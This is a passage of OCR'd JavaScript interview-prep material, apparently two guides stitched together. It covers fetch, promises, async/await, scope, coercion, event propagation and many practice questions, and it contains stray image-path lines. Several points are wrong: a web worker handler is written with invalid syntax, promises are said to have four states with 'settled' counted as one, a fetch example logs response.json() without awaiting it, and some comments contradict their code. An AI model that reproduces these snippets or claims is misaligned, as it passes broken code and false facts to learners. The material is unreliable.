TestWorker.postMessage("Hello")

/* Adding onmessage event listener for our worker. */
TestWorker.onMessage() = function(e => {
  console.log(e.data)
})
```

What is Fetch API in JavaScript? How to call API with javascript only?

- The fetch() method in JavaScript is used to request to the server and load the information on the web pages.
- The request can be of any API that returns the data of the format JSON or XML(No more in XML). This method returns a promise.
- No need for XMLHttpRequest anymore so we get the data in JSON format.
- As it returns a promise so we have to use .then() method to get data depending upon the status as resolved or rejected.

UI Dev Guide

```
fetch('http://example.com/movies.json')
  .then((response) => response.json())
  .then((data) => console.log(data));
```

This method accepts two parameters as mentioned above and described below.

URL: It is the URL to which the request is to be made. Options: It is an array of properties. It is an optional parameter.
It returns a promise whether it is resolved or not. The return data can be of the format JSON or XML.

- It can be an array of objects or simply a single object.

```
fetch('https://jsonplaceholder.typicode.com/todos/1')
  .then(response => response.json())
  .then(json => console.log(json))
```

```
{
  completed: false,
  id: 1,
  title: "delectus aut autem",
  userId: 1
}
```

What is this In Javascript? What is the global object in javascript?

Global context - In the global execution context (outside of any function), this refers to the global object whether in strict mode or not.

- If you try to compare this with the window object you will get true every time. when we create a new variable in javascript it is attached to the window object.

```
console.log(this == window);
var a = 10;
console.log(window.a); // 10
this.b = "john";
console.log(window.b); // Joghn
console.log(b); //John
```

Dev Guide

In an object method, this refers to the object

- Alone, this refers to the global object.
- In a function, this refers to the global object.
- In a function, in strict mode, this is undefined.
- In an event, this refers to the element that received the event.
- Methods like call(), apply(), and bind() can refer to any object.

15

What is callback & callback hell? how can it be avoided in JavaScript?

A callback is a function passed as an argument to another function.

- This technique allows a function to call another function
- A callback function can run after another function has finished.
- Let's have an example

```
function callbackFun(name) {
  console.log("Hello " + name);
}

function outerfun(callback) {
  let name = prompt("Enter your Name");
  callback(name);
}
outerfun(callbackFun)
```

As soon as the code gets executed the outerFun receives a call and we are passing another function as arguments, so as soon as outerFun function work is done it will trigger the callback function, and then it will print the console with Hello ...

Why do we need callbacks:

callbacks are needed because javascript is an event-driven language. That means instead of waiting for a response javascript will keep executing while listening for other events. Callbacks make sure that a function is not going to run before a task is completed but will run right after the job has been completed. It helps us develop asynchronous JavaScript code and keeps us safe from problems and errors.

Callback Hell we have seen on page 4

How to Avoid Callback Hell

- Using Promises
- Split functions into smaller functions
- Using Async/await.
- Write proper comments

What is a Promise and the State of promise?
how do get data from the promise?

Promises are used to handle asynchronous operations in JavaScript. They are easy to manage when dealing with multiple asynchronous.
Before promises events, we use Multiple callback functions that create callback hell that leads to unmanageable code.
it is not easy for any user to handle multiple callbacks at the same time.
So, Promises are the ideal choice for handling asynchronous operations.

Benefits of Promises

- Better handling of asynchronous operations.
- Improves Code Readability.
- Better flow of control definition in asynchronous logic.
- Better Error Handling.

Promise has four states

- fulfilled: Action related to the promise succeeded
- rejected: Action related to the promise failed
- pending: Promise is still pending i.e. not fulfilled or rejected yet.
- settled: Promise has been fulfilled or rejected

Ui Dev Guide

Promise constructor takes only one argument which is a callback function.
The callback function takes two arguments, resolve and reject.
Perform operations inside the callback function and if everything went well then call resolve.

How to get data from promise

Promises can be consumed by registering functions using the .then and .catch methods.

then() is invoked when a promise is either resolved or rejected. It may also be defined as a career that takes data from the promise and further executes it successfully.

catch() is invoked when a promise is either rejected or some error has occurred in execution. It is used as an Error Handler whenever at any step there is a chance of getting an error.

```
let promise = new Promise(function(resolve, reject) {
  setTimeout(() => resolve("done"), 1000);
});

promise.then(res => {
  console.log(res)
});
```

What is Async/await? Why do we use async/await?

There's a special syntax to work with promises in a more comfortable fashion, called "async/await". It's very easy to understand and use.

Async functions: makes a function return a Promise.
Await function: makes a function wait for a Promise.

Async function

Let's start with the async keyword. It can be placed before a function
The word "async" before a function means one simple thing: a function always returns a promise. Other values are wrapped in a resolved promise automatically.

So, async ensures that the function returns a promise

```
async function f() {
  return 1;
}
```

Await keyword:

The keyword await makes JavaScript wait until that promise settles and returns its result.

```
async function myFun() {

  let promise = new Promise((resolve, reject) => {
    setTimeout(() => resolve("done!"), 5000)
  });

  let result = await promise;
  console.log("print after the promise resolved")
  alert(result); // "this will print done!"
}

myFun();
```

The function execution "pauses" at the line (*) and resumes when the promise settles, with the result becoming its result. So the code above shows "done!" in one second.

await in modules

In modern browsers, await on top-level works just fine, when we're inside a module.

```
let response = await fetch('https://jsonplaceholder.typicode.com/todos/1');
let user = response.json();
console.log(user);
```

If we're not using modules, or older browsers must be supported, there's a universal recipe: wrapping into an anonymous async function.

```
(async () => {
  let response = await fetch('https://jsonplaceholder.typicode.com/todos/1');
  let user = response.json();
  user.then((res) => {
    console.log(res);
  })
})();
```

Summary

The async keyword before a function has two effects:

- Makes it always return a promise.
- Allows awaiting to be used in it.

The await keyword before a promise makes JavaScript wait until that promise settles, and then:
If it's an error, an exception is generated, as if a throwing error were called at that very place.
Otherwise, it returns the result.

What is a module? Why do we use the module?

A module is just a file. One script is one module.
JavaScript modules allow you to break up your code into separate files.
This makes it easier to maintain the code base.
Modules can load each other and use special directives export and import to interchange functionality.

call functions of one module from another one

export keyword labels variables and functions that should be accessible from outside the current module.
Import allows the import of functionality from other modules.
You can export a function or variable from any file.
There are two types of exports: Named and Default.

Example

```
// 📂 sayHi.js
export function sayHi(user) {
  alert(`Hello, ${user}!`);
}

// 📂 main.js
import {sayHi} from './sayHi.js';

alert(sayHi); // function...
sayHi('John'); // Hello, John!
```

- You can import modules into a file in two ways, based on if they are named exports or default exports.
- Named exports are constructed using curly braces. Default exports are not.
- Import from named exports
- Import from default exports

```
// named exports
import {age,name} from './person.js';

// default exports
import mesage from './person.js';
```

Ui Dev Guide

What is Prototypal Inheritance?

Every object with its methods and properties contains an internal and hidden property known as [[Prototype]]. Prototypal Inheritance is a feature in javascript used to add methods and properties to objects. It is a method by which an object can inherit the properties and methods of another object. Traditionally, in order to get and set the [[Prototype]] of an object, we use Object.getPrototypeOf and Object.setPrototypeOf. Nowadays, in modern language, it is being set using __proto__.

When we read a property from an object, and it's missing, JavaScript automatically takes it from the prototype. In programming, this is called "prototypal inheritance". And soon we'll study many examples of such inheritance, as well as cooler language features built upon it.

```
let animal = {
  eats: true
};
let rabbit = {
  jumps: true
};

rabbit.__proto__ = animal;
```

In JavaScript, all objects have a hidden [[Prototype]] property that's either another object or null.

We can use obj.__proto__ to access it (a historical getter/setter, there are other ways, to be covered soon).

The object referenced by [[Prototype]] is called a "prototype".

If we want to read a property of obj or call a method, and it doesn't exist, then JavaScript tries to find it in the prototype.

Write/delete operations act directly on the object, they don't use the prototype (assuming it's a data property, not a setter).

If we call obj.method(), and the method is taken from the prototype, this still references obj. So methods always work with the current object even if they are inherited.

The for..in loop iterates over both its own and its inherited properties. All other keys/value-getting methods only operate on the object itself.

Ui Dev Guide

Can we access this in arrow function =>()

If you try to print this then what it will print

The handling of this is also different in arrow functions compared to regular functions. In short, with arrow functions, there is no binding of this.

In regular functions, this keyword represented the object that is called the function, which could be the window, the document, a button, or whatever.

With arrow functions, this keyword always represents the object that defined the arrow function

```
let obj = {
  name: "John",
  showName: function() {
    console.log(this.name); //John
  }
}
obj.showName();
```

Normal function

```
let obj = {
  name: "John",
  showName: () => {
    console.log(this); //window object
  }
}
obj.showName();
```

Arrow Function

- in the above example, we are trying to access this in showName function which is returning the window object.
- we don't have access to this here.
- And, if we have to access the name property then simply access with the object itself like

What difference between the First-Class function?

Higher-Order Functions in JavaScript

A programming language is said to have First-class functions if functions in that language are treated like other variables

- So the functions can be assigned to any other variable or passed as an argument or can be returned by another function.

```
let obj = function(name) {
  console.log(name); //John
}

obj("John");
```

Assign a function to a variable

```
function sayHello() {
  return "Hello, ";
}

function greeting(helloMessage, name) {
  console.log(helloMessage() + name);
}
// Pass `sayHello` as an argument to `greeting` function
greeting(sayHello, "JOhn!");
// Hello, JavaScript!
```

Pass a function as an Argument

We are passing our sayHello() function as an argument to the greeting() function, this explains how we are treating the function as a value.

Higher-Order Function

A function that receives another function as an argument that returns a new function or both is called a Higher-order function.

- Higher-order functions are only possible because of the First-class function.

```
const greet = function(name) {
  return function(m) {

    console.log(`Hi!! ${name}, ${m}`);
  }
}

const greet_message = greet('John');
greet_message("Welcome To UI dev Guide")
```

What are shallow copy and deep copy in JavaScript?

What are the differences between shallow copy and deep copy?

JavaScript is a high-level, dynamically typed client-side scripting language.
JavaScript adds functionality to static HTML pages.
Like most other programming languages, JavaScript supports the concept of a deep and shallow copy.

Shallow copy

When a reference variable is copied into a new reference variable using the assignment operator, a shallow copy of the referenced object is created.
In simple words, a reference variable mainly stores the address of the object it refers to.
When a new reference variable is assigned the value of the old reference variable, the address stored in the old reference variable is copied into the new one.
This means both the old and new reference variables point to the same object in memory

Build-in shallow copy methods

In JavaScript, all standard built-in object-copy operations.

spread syntax,
Array.prototype.concat()
Array.prototype.slice()
Array.from()
Object.assign()
Object.create()

All create shallow copies rather than deep copies.

Ui Dev Guide

Deep Copy

Unlike the shallow copy, deep copy makes a copy of all the members of the old object, allocates separate memory locations for the new object, and then assigns the copied members to the new object.
In this way, both the objects are independent of each other and in case of any modification to either one, the other is not affected.
Also, if one of the objects is deleted the other still remains in the memory.

Build-in deep copy methods

One way to make a deep copy of a JavaScript object.
if it can be serialized, is to use JSON.stringify() to convert the object to a JSON string, and then JSON.parse() to convert the string back into a (completely new) JavaScript object.

What is the Temporal Dead Zone (TDZ) in JavaScript?

Before ES6 there was no other way to declare variables other than var. But ES6 brought us to let and const.
let and const declarations are both block-scoped, which means they are only accessible within the { } surrounding them. var, on the other hand, doesn't have this restriction.

```
let age = 20;
let birthday = true;
if (birthday) {
  let age = 21;
}
console.log(age); //20 not 21 beacuse of block scope
```

TDZ is the term to describe the state where variables are unreachable. They are in scope, but they aren't declared.
The let and const variables exist in the TDZ from the start of their enclosing scope until they are declared.

```
{
  // Temporal zone for age variable
  // Temporal zone for age variable
  // Temporal zone for age variable
  // Temporal zone for age variable

  let age = 20;
  console.log(age);
}
```

we can see above that if we accessed the age variable earlier than its declaration, it would throw a ReferenceError. Because of the TDZ.
But var won't do that. var is just default initialized to undefined, unlike the other declaration.
The let and const variables exist in the TDZ from the start of their enclosing scope until they are declared.

The difference between let/const and var is that if you access var before it's declared, it is undefined. But if you do the same for let and const, they throw a ReferenceError.

```
console.log(name); //John
console.log(age); //Cannot access 'age' before initialization"
let age = 20;
var name = "John";
```

How many ways can Remove Elements From A JavaScript Array?

JavaScript arrays allow you to group values and iterate over them. You can add and remove array elements in different ways. Unfortunately, there is not simple Array.remove method.
So, how do you delete an element from a JavaScript array?
Instead of a delete method, the JavaScript array has a variety of ways you can clean array values.

This is one of the most frequently asked questions

You can remove elements from the end of an array using pop, from the beginning using shift, or from the middle using splice. The JavaScript Array filter method to create a new array with desired items is a more advanced way to remove unwanted elements.

There are different methods and techniques you can use to remove elements from JavaScript arrays.

pop - Removes from the End of an Array
shift - Removes from the beginning of an Array
splice - removes from a specific Array index
filter - allows you to programmatically remove elements from an Array
Removing Elements from the End of a JavaScript Array

Ui Dev Guide

Removing Elements from the Beginning of a JavaScript Array

Using Splice to Remove Array Elements
Removing Array Items By Value Using Splice.
The Lodash Array Remove Method.
Here is the number of ways to remove elements from the array

Making a Remove Method.

Explicitly Remove Array Elements Using the Delete Operator
Clear or Reset a JavaScript Array
Here is the number of ways to remove elements from an array

What is the use of use strict in JavaScript?

"use strict"; Defines that JavaScript code should be executed in "strict mode".
The "use strict" directive was new in ECMAScript version 5.
strict mode eliminates some JavaScript silent errors by changing them to throw errors.
Fixes mistakes that make it difficult for JavaScript engines to perform optimizations: strict mode code can sometimes be made to run faster than identical code that's not strict mode.

How to use “use strict”;

The directive looks like a string "use strict" or 'use strict' When it is located at the top of a script, the whole script works the “modern” way.

```
"use strict";
myFunction();

function myFunction() {
  y = 3.14;   // This will also cause an error because y is not declared
}
```

Likewise, to invoke strict mode for a function, put the exact statement "use strict"; (or 'use strict';) in the function's body before any other statements.

Using a variable, without declaring it, is not allowed:
Using an object, without declaring it, is not allowed:
Deleting a variable (or object) is not allowed.
Deleting a function is not allowed.
Duplicating a parameter name is not allowed.
Octal numeric literals are not allowed.
Octal escape characters are not allowed.
This keyword in functions behaves differently in strict mode.
This keyword refers to the object that is called the function.

UI Dev Guide

If the object is not specified, functions in strict mode will return undefined and functions in normal mode will return the global object (window).

Explain Implicit Type Coercion in Javascript

Type Coercion refers to the process of automatic or implicit conversion of values from one data type to another.

This includes conversion from Number to String, String to Number, Boolean to Number, etc. when different types of operators are applied to the values.
In case the behavior of the implicit conversion is not sure, the constructors of a data type can be used to convert any value to that datatype, like the Number(), String() or Boolean() constructor.


String coercion

String coercion takes place while using the ‘ + ‘ operator. When a number is added to a string, the number type is always converted to the string type.

```
var x = 3;
var y = "3"
console.log(x + y)
```

Note: ‘ + ‘ operator when used to add two numbers, outputs a number. The same ‘ + ‘ operator when used to add two strings,

outputs the concatenated string.



```
var fName = "John";
var lName = "Matt"
console.log(fName + lName)
```

When JavaScript sees that the operands of the expression x + y are of different types (one being a number type and the other being a string type), it converts the number type to the string type and then performs the operation.

Boolean coercion

Boolean coercion takes place when using logical operators, ternary operators, if statements, and loop checks. To understand boolean coercion in if statements and operators, we need to understand truthy and falsy values.
Truthy values are those which will be converted (coerced) to true. Falsy values are those which will be converted to false.

Ui Dev Guide

Logical operators

Logical operators in javascript, unlike operators in other programming languages, do not return true or false. They always return one of the operands.
OR (||) operator - If the first value is truthy, then the first value is returned. Otherwise, always the second value gets returned.
AND (&&) operator - If both the values are truthy, always the second value is returned. If the first value is falsy then the first value is returned or if the second value is falsy then the second value is returned.

Equality Coercion

Equality coercion takes place when using the ' == ' operator.
The ' == ' operator compares values and not types.
While the above statement is a simple way to explain the == operator, it's not completely true
The reality is that while using the '==' operator, coercion takes place.
The '==' operator, converts both the operands to the same type and then compares them.

What is Event Propagation?

When an event occurs on a DOM element, that event does not entirely occur on just one element.
In the Bubbling Phase, the event bubbles up or it goes to its parent, to its grandparents, to its grandparent's parent until it reaches all the way to the window.
while in the Capturing Phase, the event starts from the window down to the element that triggered the event or the event.target.


Event Propagation has three phases.

Capturing Phase – the event starts from the the window then goes down to every element until it reaches the target element.

Target Phase – the event has reached the target element.

Bubbling Phase – the event bubbles up from the target element and then goes up every element until it reaches the window.


Event flow in javascript



What is Lexical scope in JavaScript?

Lexical scope is the ability of a function scope to access variables from the parent scope.
We call the child function to be lexically bound by that of the parent function.
But the opposite is not true; the variables defined inside a function will not be accessible outside that function.
The diagram in the next slide outlines the supposed hierarchy that the lexical scope maintains in JavaScript.

Lexical scope



In the above diagram, we can see that, due to lexical scope, the functions may access all variables from their parent scopes up to the global scope, but no scope may access any variables from the functions defined inside it.

- This concept is heavily used in **closures** in **JavaScript**.
- Let's say we have the below code.

```
let a = 20;

function add() {
  let b = 20;
  return a + b;
}
let res = add();
console.log(res);
```

Now, when you call add() function this will print 40.
So, the add() function is accessing the global variable a which is defined before the method function add. This is called due to lexical scoping in JavaScript.

JavaScript uses a scope chain to find variables accessible in a certain scope. When a variable is referred to, JavaScript will look for it in the current scope and continue to parent scopes until it reaches the global scope. This chain of traversed scopes is called the scope chain.

Find Repeating Letters In String

```
let str = "sadsdhjhhgdsaa";
const result = [...str].reduce((accum,item) => {
accum[item] = (accum[item] + 1) || 1
return accum;
},{});

console.log(result);
```

For tricky output-based javascript questions, you can check our Youtube channel
https://www.youtube.com/@uidevguide/shorts

Ui Dev Guide

Just don’t try to solve all these questions try to understand the concept behind it

Add your answers on yellow highlighted space,
for your reference

Question 1: Can you write a function in JavaScript to reverse the order of words in a given string?

Add your answer here for practice

Question 2: Can you write a function in JavaScript to remove duplicate elements from an array?

Add your answer here for practice

Question 3: Can you write a function in JavaScript to merge two objects without overwriting existing properties?

Add your answer here for practice

Question 4: Can you write a function in JavaScript to get the current date in the format “YYYY-MM-DD”?

Add your answer here for practice

Question 5: Can you write a function in JavaScript to calculate the cumulative sum of an array?

Add your answer here for practice

Question 6: Can you write a function in JavaScript to split an array into chunks of a specified size?

Do it for all questions
.....

Question 7: Can you write a one-liner in JavaScript to find the longest consecutive sequence of a specific element in an array?

.....

Question 8: Can you write a function in JavaScript to transpose a 2D matrix?

.....

Question 9: Can you write a function in JavaScript to convert a string containing hyphens and underscores to camel case?

Question 10: Can you write a line of code in JavaScript to swap the values of two variables without using a temporary variable?

Question 11: Can you write a function in JavaScript to create a countdown from a given number?

Question 12: Can you write a function in JavaScript to convert a string to an integer while handling non-numeric characters gracefully?

Question 13: Can you write a function in JavaScript to convert a decimal number to its binary representation?

Question 14: Can you write a function in JavaScript to calculate the factorial of a given non-negative integer?

Question 15: Write a concise function to safely access a deeply nested property of an object without throwing an error if any intermediate property is undefined.

Question 16: Can you write a function in JavaScript to generate a random integer between a specified minimum and maximum value (inclusive)?

Question 17: Can you write a function in JavaScript to count the occurrences of each element in an array and return the result as an object?

Question 18: Can you write a function in JavaScript to capitalize the first letter of each word in a given sentence?

Question 19: Can you write a function in JavaScript to reverse a given string?

Question 20: Can you write a function in JavaScript to find the longest word in a given sentence?

Question 21: Can you write a function in JavaScript to rename a specific property in an object?

Question 22: Can you write a function in JavaScript to find the second-largest element in an array?

Question 23: Can you write a JavaScript function to group an array of objects by a specified property?

Question 24: Can you write a JavaScript function to find the missing number in an array of consecutive integers from 1 to N?

Question 25: Can you write a JavaScript function to reverse the key-value pairs of an object?

Question 26: Can you write a JavaScript function to check if a given string has balanced parentheses?

Question 27: Can you write a concise function in JavaScript to implement a simple debounce function that delays the execution of a given function until after a specified time interval has passed without additional calls?

Question 28: Can you write a JavaScript function to truncate a given string to a specified length and append "..." if it exceeds that length?

Question 29: Can you write a throttle function in JavaScript to implement a simple throttle function that limits the execution of a given function to once every specified time interval?

Question 30: Can you write a JavaScript function to check if a given string has all unique characters?

Question 31: Can you write a function in JavaScript to convert each string in an array of strings to uppercase?

Question 32: Can you write a JavaScript function to find the first non-repeated character in a given string?

Question 33: Can you write a JavaScript function to find the longest word in a sentence?

Question 34: Can you write a JavaScript function to flatten a nested object?

Question 35: Can you write a JavaScript function to rotate the elements of an array to the right by a specified number of positions?

Question 36: Can you write a JavaScript function to convert a given number of minutes into hours and minutes?

Question 37: Can you write a JavaScript function to generate a random password of a specified length?

Question 38: Can you write a JavaScript function to convert an RGB color to its hexadecimal representation?

Question 39: Can you write a JavaScript function to check if a given string has balanced brackets?

Question 40: Can you write a JavaScript function to generate a unique identifier?

Question 41. Program to find longest word in a given sentence ?

Question 42. How to check whether a string is palindrome or not ?

Question 43. Write a program to remove duplicates from an array ?

Question 44. Program to find Reverse of a string without using built-in method ?

Question 45. Find the max count of consecutive 1's in an array ?

Question 46. Find the factorial of given number ?

Question 47. Given 2 arrays that are sorted [0,3,4,31] and [4,6,30]. Merge them and sort [0,3,4,4,6,30,31] ?

Question 48. Create a function which will accepts two arrays arr1 and arr2. The function should return true if every value in arr1 has its corresponding value squared in array2. The frequency of values must be same.

Question 49. Given two strings. Find if one string can be formed by rearranging the letters of other string.

Question 50. Write logic to get unique objects from below array ?

I/P: [{name: "sai"},{name:"Nang"},{name: "sai"},{name:"Nang"},{name: "111111"}];

O/P: [{name: "sai"},{name:"Nang"}{name: "111111"}

Question 51. Write a JavaScript program to find the maximum number in an array.

Question 52. Write a JavaScript function that takes an array of numbers and returns a new array with only the even numbers.

Question 53. Write a JavaScript function to check if a given number is prime.

Question 54. Write a JavaScript program to find the largest element in a nested array.

[[3, 4, 58], [709, 8, 9, [10, 11]], [111, 2]]

Question 55. Write a JavaScript function that returns the Fibonacci sequence up to a given number of terms.

Question 56. Given a string, write a javascript function to count the occurrences of each character in the string.

Question 57. Write a javaScript function that sorts an array of numbers in ascending order.

Question 58. Write a javaScript function that sorts an array of numbers in descending order.

Question 59. Write a javaScript function that reverses the order of words in a sentence without using the built-in reverse() method.

Question 60. Implement a javascript function that flattens a nested array into a single-dimensional array.

Question 61. Write a function which converts string input into an object

("a.b.c", "someValue");

{a: {b: {c: "someValue"}}}

Practice questions for you

- **How to import css in es6?**
- **What are the new features introduced in ES6?**
- **Define let and const keywords.**
- **What is Functional Programming?**
- **Give an example of an Arrow function in ES6? List down its advantages.**
- **Discuss the spread operator in ES6 with an example.**
- **What are the template literals in ES6?**
- **What do you understand by the Generator function?**
- **Why are functions are called first-class objects?**
- **Discuss the Rest parameter in ES6 with an example.**
- **What do you mean by IIFE?**
- **What are the default parameters?**
- **Discuss the for...of loop.**
- **Discuss the for...in loop.**
- **Define Map.**
- **Define set.**
- **What do you understand by Weakmap?**
- **Explain Promises in ES6.**
- **What do you understand by Weakset?**
- **What do you understand by Callback and Callback hell in JavaScript?**

- **What do you understand by the term Hoisting in JavaScript?**
- **What is AJaX?**
- **List the new Array methods introduced in ES6?**
- **What are the new String methods introduced in ES6?**
- **Define Webpack.**
- **Define Babel.**
- **Mention some popular features of ES6.**
- **What are the object-oriented features supported in ES6?**
- **Give a thorough comparison between ES5 and ES6.**
- **What is the difference between let and const? What distinguishes both from var?**
- **Name some array methods that were introduced in ES6.**
- **Name some string functions introduced in ES6.**
- **Compare the ES5 and ES6 codes for object initialization and parsing returned objects.**
- **How do you use Destructuring Assignment to swap variables?**
- **What is the result of the spread operator array shown below?**
- **What is the Prototype Design Pattern?**
- **What is a WeakMap in ES6? How is it different from a Map?**
- **What is the advantage of using the arrow syntax for a constructor method?**
- **What is a Temporal Dead Zone?**
- **What is the difference between Set and WeakSet in ES6?**
- **What is Proxy in ES6?**
- **What is the difference between const and Object.freeze()?**
- **Why does the following not work as an IIFE (Immediately Invoked Function Expressions)? What needs to be modified in order for it to be classified as an IIFE?**
- **Explain Internationalization and Localization.**
- **List the advantages of Arrow Function.**
- **Explain the de-structuring assignment in ES6.**
- **What is meant by Map in ES6?**
- **Explain for…of the loop with an example.**
- **What is meant by WeakSet?**
- **What is meant by WeakMap?**

TOP 200 JavaScript INTERVIEW QUESTIONS

HAPPY RAWAT

PREFACE

ABOUT THE BOOK

This book contains 200 very important JavaScript interview questions.

ABOUT THE AUTHOR

Happy Rawat has around 15 years of experience in software development.
He helps candidates in clearing technical interview in tech companies.

JS Chapters

Chapter 1: Basics


Back to main index


Chapter 1: Basics

Back to main index

Q. What is JavaScript? What is the role of JavaScript engine? V. IMP.

- JavaScript is a programming language that is used for converting static web pages to **interactive and dynamic** web pages.
- A JavaScript engine is a program present in web browsers that executes JavaScript code.





back to chapter index

Q. What is JavaScript? What is the role of JavaScript engine? V. IMP.

index.html

```html
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Document</title>
  </head>
  <body>
    <h1>Interview Happy</h1>
    <button id="myButton">Click</button>

    <script src="index.js"></script>

  </body>
</html>
```


index.js

```js
// Get a reference to the button element
var button = document.getElementById("myButton");

// Add a click event listener to the button
button.addEventListener("click", function () {
  alert("Button was clicked!");
});
```

back to chapter index

Q. What are Client side and Server side? V. IMP.


- A client is a device, application, or software component that **requests** and consumes services or resources from a server.
- A server is a device, computer, or software application that **provides** services, resources, or functions to clients.



back to chapter index

Q. What are variables? What is the difference between var, let, and const ? V. IMP.

- Variables are used to **store** data. `var count = 10;`



back to chapter index

Q. What are variables? What is the difference between var, let, and const ? V. IMP.

- var creates a **function-scoped** variable.

```
//using var
function example() {

  if (true) {

    var count = 10;
    console.log(count);
    //output: 10
  }

 console.log(count);
 //Output: 10
}
```

- let creates a **block-scoped** variable


```
//using let
function example() {

  if (true) {

    let count = 10;
    console.log(count);
    //Output: 10
  }

 console.log(count);
 //Output: Uncaught
 //Reference Error:
 //count is not defined
}
```

- const can be assigned only once, and its value **cannot be changed** afterwards.

```
// Using constant
const z = 10;
z = 20;

// This will result
//in an error
console.log(z);
```

back to chapter index

Q. What are some important string operations in JS?



back to chapter index

Q. What are some important string operations in JS?

```
//Add multiple string
let str1 = "Hello";
let str2 = "World";
let result = str1 + " " + str2;
console.log(result);
// Output: Hello World
```

```
// Using concat() method
let result2 = str1.concat(" ", str2);
console.log(result2);
// Output: Hello World
```

```
//Extract a portion of a string
let subString = result.substring(6, 11);
console.log(subString);
// Output: World
```

```
//Retrieve the length of a string
console.log(result.length);
// Output: 11
```

```
//Convert a string to uppercase or lowercase
console.log(result.toUpperCase());
// Output: HELLO WORLD
console.log(result.toLowerCase());
// Output: hello world
```

```
//Split a string into an array of substrings
//based on a delimiter
let arr = result.split(" ");
console.log(arr);
// Output: ["Hello", "World"]
```

```
//Replace occurrences of a substring within a string
console.log(result.replace("World", "JavaScript"));
// Output: Hello JavaScript
```


```
//Remove leading and trailing whitespace
let str = "   Hello World   ";
let trimmedStr = str.trim();
console.log(trimmedStr);
// Output: Hello World
```

back to chapter index

Q. What is DOM? What is the difference between HTML and DOM? V. IMP.

```
<!DOCTYPE html>
<html>

    <head>
        <title>My Text </title>
    </head>

    <body>
        <h1>
            My Header
        </h1>
        <p> My Paragraph </p>
    </body>

</html>
```

Static HTML



DOM Tree(Real)

- The DOM(Document Object Model) represents the web page as a **tree-like structure** that allows JavaScript to dynamically access and manipulate the content and structure of a web page.

